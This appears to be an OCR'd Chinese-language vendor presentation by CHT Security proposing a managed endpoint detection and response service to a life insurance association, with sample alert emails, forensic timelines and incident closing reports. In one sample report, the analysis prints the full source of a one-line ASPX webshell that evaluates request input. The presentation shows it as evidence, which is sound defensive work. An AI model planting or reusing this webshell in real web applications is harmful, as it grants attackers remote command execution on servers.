壽險公會

EDR託管(MDR)服務

簡　報　者:

XXXX

111年6月27日

中華資安國際
CHT Security

01 - 專案與服務範圍

專案目標與範圍

✓ 由中華集團提供壽險公會成員之端點偵測與應變防禦系統與監控與託管式服務
✓ 以中華集團網路與服務+VMware方案提供客戶，整體EDR/MDR方案與架構

1

監控環境部署

- 託管標的之端點：
  納管工會承租伺服器端點主機
- 網路：網際網路

2

監控服務

- 200U端點監控及偵測網路行為，即時資安事件通報

3

資安事件處理

- 資安事件應變與調查流程、進階分析結案報告、及事件追蹤

4

資安威脅偵測分析與建議

- 資安威脅完整資訊與範圍的監控分析調查結果與建議的防護措施

服務內容規劃

◆ **專案目標:**

端點威脅偵測應變服務，改善安全性的能見度，解決威脅斷層，提供即時偵測及應變，並利用國內外最新資安情資有效偵測最新威脅，主動獵捕可疑威脅，將所有蛛絲馬跡與可疑行為分析過後，應變處理，提供企業全年不中斷的資安保護。

◆ **專案服務內容:**

1. 即時監控與通報(事件通報單Mail、簡訊)
2. 遠端事件調查應變處理
3. 資安諮詢(On-Demand)

◆ **專案限制:**

1. VMWARE 中控(使用 VMware Carbon Black Cloud)
2. 事件通報Mail同步通報給管理者與CHT Security，若需要配合查測，在客戶同意下進行遠端協助採證


中華資安國際
CHT Security

02 - 架構與服務規劃


- 服務架構
- 服務功能
- 服務優勢
- SOC+MDR服務效益

EDR(MDR)服務託管架構

- 提供，**完善情資預警**
- 使用雲端架構，提供**跨國監控**與專家提供**遠端調查**，提供**資安事件調查與應變建議**



MDR服務功能



威脅監控與通報

專家遠端應變處理

國際頂尖工具

在地資安團隊

情資驅動 威脅獵捕

主動偵測分析端點活動軌跡
整合國際情資進行威脅搜捕

即時監控 全時守護

全時監控，即時鎖定威脅範圍
即時通報及處理

即刻救援 有效阻斷

遠端隔離主機、刪除惡意程式防止橫向滲透
資安團隊專業調查分析及應變

資安專家 定期體檢

專業團隊專人資安建議

服務優勢(1/2) –深度資安事件應變與調查

✓ 提供完整且詳細的事件分析，**縮短資安人員事件處理時間**，可快速提供事件根因分析、問題收斂等

網頁木馬分析


2021年6月29日攻擊者(180.215.192.155)利用網頁(/xxx/xxxxx_a_02.asp)的上傳漏洞，上傳可疑程式(11006292010_testtest.txt與11006292025_cacert.cer)，經查確認網頁(/xxx/xxxxx_a_02.asp)存有上傳漏洞

有哪些惡意程式、駭客工具?


做了那些事? 攻擊足跡為何?

原廠採證工具判讀


熟稔各類型資安事件與檔案分析



惡意檔案逆向工程分析



駭侵根因溯源



服務優勢(2/2) – 專家巡檢分析

✓ 資安專家協助單位找出資安事件根因，駭客惡意行為與駭侵足跡範圍

事件單通報


中華資安

初步分析作業

事件應變與調查(專家調查)

初步報告

結案報告



快速找出感染源

初步分析作業

[MDR惡意程式告警] ：

收件者
副本

：

今日貴單位主機「」於5/12 13:04:55 觸發一筆惡意程式告警，資訊如下：

觸發時間：5/12 13:04:55
檔案名稱：
檔案路徑：
觸發程序：
觸發原因：
Virus Total分數：30/59，如圖一。
初步判定：惡意VBS組成的Powershell

結案報告

的主機 LY-W1-Internet(172.16.2.6)於 2021/05/20 23:00 觸發惡意程式告警
經分析，551.aspx 為 webshell，cmd.exe 為 hacktool，App_Web_kasqlijf.dll 為 Dropper

建議處理措施：

1. 刪除本案發現之網頁木馬
2. 提供惡意程式樣本，給予貴機關之合作防毒廠商製作病毒定義檔，並更新防毒軟體對場域進行掃描
3. 建議進行檔案比對
4. 建議針對對外網頁主機定期執行源碼掃描、網頁弱點掃描、滲透測試以及紅隊演練
5. 受駭伺服器進行完整作業系統重建，建議 OS 與 WEB 版本升至最新，上線前進行以下事項
   - 確認重建所使用之檔案無異常
   - 針對重建伺服器執行弱點掃描，確認無弱點再上線
   - 重建前，建議盡量先完成上述強化措施

事件說明

)於 2021/05/20 23:00 觸發惡意程式告警(551.aspx、cmd.exe 及 App_Web_kasqlijf.dll)
經查確認 551.aspx 為 webshell，cmd.exe 為 hacktool，App_Web_kasqlijf.dll 為 Dropper
調查發現 2 之惡意程式(551.aspx 及 cmd.exe)皆於 2018/01/29 建立於該主機
因 IIS log 及 eventlog 之記錄皆無保留至 2018/01/29，故無法找出其入侵管道

惡意程式建立時間

```
行號 55647: 0x0003f687,2,0x0003a505,2,file,exe,1,03/29/2010, 19:16:16.000,si:[m...],,[root]\app\Administrator\product\11.2.0\client_1\plsql\bin\splncmd.exe,[unnamed da
行號 55649: 0x0003f687,2,0x0003a505,2,file,exe,1,05/24/2018, 07:31:14.428,si:[.acb]; fn:[macb],,[root]\app\Administrator\product\11.2.0\client_1\plsql\bin\splncmd.exe,
行號 766666: 0x000405ae,1,0x000404de,1,file,exe,1,03/07/2013, 03:05:20.284,si:[m...],,[root]\www\asp\34210\addfile\cmd.exe,[unnamed data : sz: 0x19000]
行號 766670: 0x000405ae,1,0x000404de,1,file,exe,1,01/29/2018, 03:17:35.531,si:[.a.b]; fn:[macb],,[root]\www\asp\34210\addfile\cmd.exe,[unnamed data : sz: 0x19000]
行號 766671: 0x000405ae,1,0x000404de,1,file,exe,1,02/22/2018, 16:29:19.052,si:[..c.],,[root]\www\asp\34210\addfile\cmd.exe,[unnamed data : sz: 0x19000]
尋 "551.aspx" (找到 3 個結果在 1 的文件中。搜尋文件量： 1)
:\Cindy\tool\mft_parser\tzwork\D_mft.dat.csv (3 個結果)
行號 768134: 0x00040799,1,0x000406de,1,file,aspx,1,11/14/2016, 18:37:31.138,si:[m...],,[root]\www\asp\53000\addfile\551.aspx,[unnamed data : sz: 0x0052]
行號 768135: 0x00040799,1,0x000406de,1,file,aspx,1,01/29/2018, 03:19:09.678,si:[.a.b]; fn:[macb],,[root]\www\asp\53000\addfile\551.aspx,[unnamed data : sz: 0x0052]
行號 768136: 0x00040799,1,0x000406de,1,file,aspx,1,02/22/2018, 16:29:19.254,si:[..c.],,[root]\www\asp\53000\addfile\551.aspx,[unnamed data : sz: 0x0052]
```

551.aspx (webshell)

```
1 <%@ Page Language="Jscript"%><%Response.Write(eval(Request.Item["x"],"unsafe"));%>
```


SOC + MDR 服務效益(1/2) ：縱深防禦

SOC

- 監控IT、資安設備（FW、IPS）
- 閘道防護**全面**監控
- 外部風險監控
- 多性質日誌整合
- 協助事件調查、確認受害範圍

MDR

- 監控 PC、Server
- 單位守備、**精準**打擊
- 針對APT攻擊手法的偵測規則
- 識別惡意指令 > 橫向移動指令
- 無檔案攻擊 > 一句話木馬



SOC

資訊設備加強關聯分析與監控通報

MDR

加深端點能見度
快速應變處理

相輔相成、互相支援，達成內外監控，完善整體防禦

SOC + MDR 服務效益(2/2)：提升能見度並快速反應

關聯分析整合

通報整合

SOC與MDR 完全整合

案件管理整合

事件單號	客戶名稱	開單時間	通報事件名稱	原始紀錄	原始事件發生時間	來源端資訊	目標端資訊
20201118-171000		12 天前	MDR 端點符合惡意情資告警 (經專家調查)	Host CHING-TEST IOC ...	12 天前	無IP / 無主機名稱	無IP / 無主機名稱
20201118-160500		12 天前	修改密碼	"帳號( )\在(l...	12 天前	無IP / 無主機名稱	無IP / l local
20201118-160300		12 天前	MDR 端點符合全球惡意情資告警 (自動通報)	Host TPE- -SQL-VM...	12 天前	無IP / 無主機名稱	無IP / 無主機名稱
20201118-124500		12 天前	MDR 端點符合全球惡意情資告警 (自動通報)	Host TPE- -SQL-VM...	12 天前	無IP / 無主機名稱	無IP / 無主機名稱
20201118-095100		12 天前	帳戶鎖定	帳號(			
20201118-094200		12 天前	帳戶鎖定	帳號(Administ			
20201118-094200		12 天前	帳戶鎖定	帳號(Administ			
20201118-091900		12 天前	同一帳號連續多次登入失敗	An account fa			
20201118-091800		12 天前	帳戶鎖定	帳號( )已鎖定。	12 天前	無IP / 1 1	無IP / l local
20201118-074700		13 天前	非上班時間任何登入嘗試	An account was success...	13 天前	192.168.2.152 / 無主機名稱	無IP / l local

SOC與MDR於單一網頁查詢與回應


月報內容整合

中華資安國際
CHT Security

03 - 服務維護能力

- 通報與應變調查分析機制

通報與應變調查分析機制(1/2)



事件應變與調查

- 使用EDR之採證工具針對受害主機進行全面採證與進階分析

確認是否為正常行為

- IOC告警：確認是否正常操作
- 惡意程式：內部正常使用軟體

